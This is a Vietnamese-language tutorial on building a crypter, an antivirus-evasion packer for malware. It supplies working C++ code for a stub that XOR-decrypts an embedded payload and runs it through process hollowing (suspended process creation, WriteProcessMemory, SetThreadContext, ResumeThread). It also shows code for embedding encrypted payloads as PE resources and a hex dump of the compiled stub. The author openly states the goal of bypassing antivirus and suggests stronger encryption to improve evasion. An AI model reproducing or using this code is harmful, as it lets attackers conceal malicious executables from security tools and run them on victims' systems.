
**Phát triển Crypter**

1. Stub.

* Stub là một place holder dành cho payload.
* Bên trong Stub sẽ chứa:
  + Payload. Được lưu dưới dạng mã Hex.
  + Hàm giải mã. Ở đây dùng hàm XOR.
* *//  HAM GIAI MA PAYLOAD BANG XOR*
* *char* *\**DecryptResource(*unsigned* *char* *\*resourcePtr*, *unsigned* *long* *resourceSize*, *char* *key*, *unsigned* *long* *keySize*)
* {
* *// decrypt the resource raw data*
* *char* \*decrypted = new *char*[*resourceSize*];
* for (*unsigned* *long* i = 0; i < *resourceSize*; i++)
* decrypted[i] = *resourcePtr*[i] ^ *key*;
* return decrypted;
* }
  + Hàm thực thi payload. Tham khảo từ nguồn:

<https://github.com/Ricky5panish/PE-Runtime-Crypter>

* *bool* RunPEResource(*char* *\*decryptedPE*, *unsigned* *long* *peSize*)
* {
* IMAGE\_DOS\_HEADER \*DOSHeader;
* IMAGE\_NT\_HEADERS64 \*NtHeader;
* IMAGE\_SECTION\_HEADER \*SectionHeader;
* PROCESS\_INFORMATION PI;
* STARTUPINFOA SI;
* *void* \*pImageBase;
* *char* currentFilePath[MAX\_PATH];
* DOSHeader = PIMAGE\_DOS\_HEADER(*decryptedPE*);
* NtHeader = PIMAGE\_NT\_HEADERS64(DWORD64(*decryptedPE*) + DOSHeader->e\_lfanew);
* if (NtHeader->Signature == IMAGE\_NT\_SIGNATURE)
* {
* ZeroMemory(&PI, sizeof(PI));
* ZeroMemory(&SI, sizeof(SI));
* GetModuleFileNameA(NULL, currentFilePath, MAX\_PATH);
* *// TAO MOT PROCESS MOI DE THUC HIEN INJECT*
* if (CreateProcessA(currentFilePath, NULL, NULL, NULL, FALSE, CREATE\_SUSPENDED, NULL, NULL, &SI, &PI))
* {
* CONTEXT \*CTX;
* CTX = LPCONTEXT(VirtualAlloc(NULL, sizeof(CTX), MEM\_COMMIT, PAGE\_READWRITE));
* CTX->ContextFlags = CONTEXT\_FULL;
* if (GetThreadContext(PI.hThread, LPCONTEXT(CTX)))
* {
* pImageBase = VirtualAllocEx(
* PI.hProcess,
* LPVOID(NtHeader->OptionalHeader.ImageBase),
* NtHeader->OptionalHeader.SizeOfImage,
* MEM\_COMMIT | MEM\_RESERVE,
* PAGE\_EXECUTE\_READWRITE);
* WriteProcessMemory(PI.hProcess, pImageBase, *decryptedPE*, NtHeader->OptionalHeader.SizeOfHeaders, NULL);
* *// THUC HIEN GHI CAC PE SECTIONS*
* for (*size\_t* i = 0; i < NtHeader->FileHeader.NumberOfSections; i++)
* {
* SectionHeader = PIMAGE\_SECTION\_HEADER(DWORD64(*decryptedPE*) + DOSHeader->e\_lfanew + 264 + (i \* 40));
* WriteProcessMemory(
* PI.hProcess,
* LPVOID(DWORD64(pImageBase) + SectionHeader->VirtualAddress),
* LPVOID(DWORD64(*decryptedPE*) + SectionHeader->PointerToRawData),
* SectionHeader->SizeOfRawData,
* NULL);
* WriteProcessMemory(
* PI.hProcess,
* LPVOID(CTX->Rdx + 0x10),
* LPVOID(&NtHeader->OptionalHeader.ImageBase),
* 8,
* NULL);
* }
* CTX->Rcx = DWORD64(pImageBase) + NtHeader->OptionalHeader.AddressOfEntryPoint;
* SetThreadContext(PI.hThread, LPCONTEXT(CTX));
* ResumeThread(PI.hThread);
* WaitForSingleObject(PI.hProcess, INFINITE);
* return true;
* }
* }
* }
* return false;
* }
  + Trong đó: Sẽ thực hiện tạo một process ở chế độ ‘Suspended’, để có thể thực hiện chèn payload vào và chạy payload.
* CreateProcessA(currentFilePath, NULL, NULL, NULL, FALSE, ***CREATE\_SUSPENDED***, NULL, NULL, &SI, &PI): Tạo một process mới ở chế độ suspended.
* GetThreadContext(PI.hThread, LPCONTEXT(CTX)): Lấy context của Thread.
* VirtualAllocEx(PI.hProcess, LPVOID(NtHeader->OptionalHeader.ImageBase), NtHeader->OptionalHeader.SizeOfImage, MEM\_COMMIT | MEM\_RESERVE, PAGE\_EXECUTE\_READWRITE): Thực hiện cấp phát bộ nhớ.
* WriteProcessMemory(PI.hProcess, pImageBase, *decryptedPE*, NtHeader->OptionalHeader.SizeOfHeaders, NULL): Thực hiện ghi dữ liệu từ *decryptedPE* vào vùng nhớ vừa được cấp phát.
* SetThreadContext(PI.hThread, LPCONTEXT(CTX)): Trỏ thanh ghi RCX đến entry point của file executable.
* ResumeThread(PI.hThread): Tiếp tục process bị suspended.
* Cách thức hoạt động của Stub như sau:
  + Ban đầu payload sẽ được mã hoá bởi Crypter sau đó nhúng vào mã nguồn của Stub dưới dạng mã Hex.



*Hình minh hoạ*

* + Khi được thực thi, Stub sẽ tiến hành dùng các hàm giải mã để giải mã payload.
  + Sau khi giải mã sẽ thực hiện chạy payload bằng Process Hollowing như đã trình bày ở trên.
* Sau khi build stub sẽ tạo ra file stub.exe, mã Hex của stub.exe sau đó sẽ được đưa vào Crypter để thực hiện nhúng payload.

1. Crypter.

* Crypter sẽ chứa mã hex của stub.exe ở dạng char array. Nên copy mã hex của stub khi compile vì dung lượng khá lớn có thể sẽ làm lag IDE.



* Sau khi export sẽ copy vào Crypter.

*unsigned* *char* rawData[2993764] = {

    0x4D, 0x5A, 0x90, 0x00, 0x03, 0x00, 0x00, 0x00, 0x04, 0x00, 0x00, 0x00,

    0xFF, 0xFF, 0x00, 0x00, 0xB8, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,


    0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,

    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,

    0x80, 0x00, 0x00, 0x00, 0x0E, 0x1F, 0xBA, 0x0E, 0x00, 0xB4, 0x09, 0xCD,

    0x21, 0xB8, 0x01, 0x4C, 0xCD, 0x21, 0x54, 0x68, 0x69, 0x73, 0x20, 0x70,}

* Những điểm cần chú ý trong Crypter sẽ là:
  + Hàm mã hoá bằng XOR, cả hàm mã hoá trong Stub và trong Crypter sẽ chia sẻ chung một khoá. Có thể thực hiện phát triển mã hoá bằng AES hoặc các phương thức mã hoá khác trong tương lai, để đảm bảo khả năng bypass Anti-Virus.
  + Ta sẽ thực hiện nhúng payload vào Stub thông qua các phương thức:
* hUpdateRes = BeginUpdateResource("Stub.exe", FALSE);
* result = UpdateResourceA(hUpdateRes, "BIN", MAKEINTRESOURCEA(132), wLanguage, encrypted, filelen)
* Ở đây, phần "BIN" và MAKEINTRESOURCEA(132) có thể tự tuỳ chỉnh, miễn là giống trong file stub.
* Cách thức sử dụng crypter:
  + Sau khi build sẽ được crypter.exe
  + Có thể thực hiện kéo thả file payload.exe vào.



* + Hoặc có thể thực hiện bằng cmd với câu lệnh:

C:\path\to\crypter.exe C:\path\to\target.exe



* Stub.exe là file malware.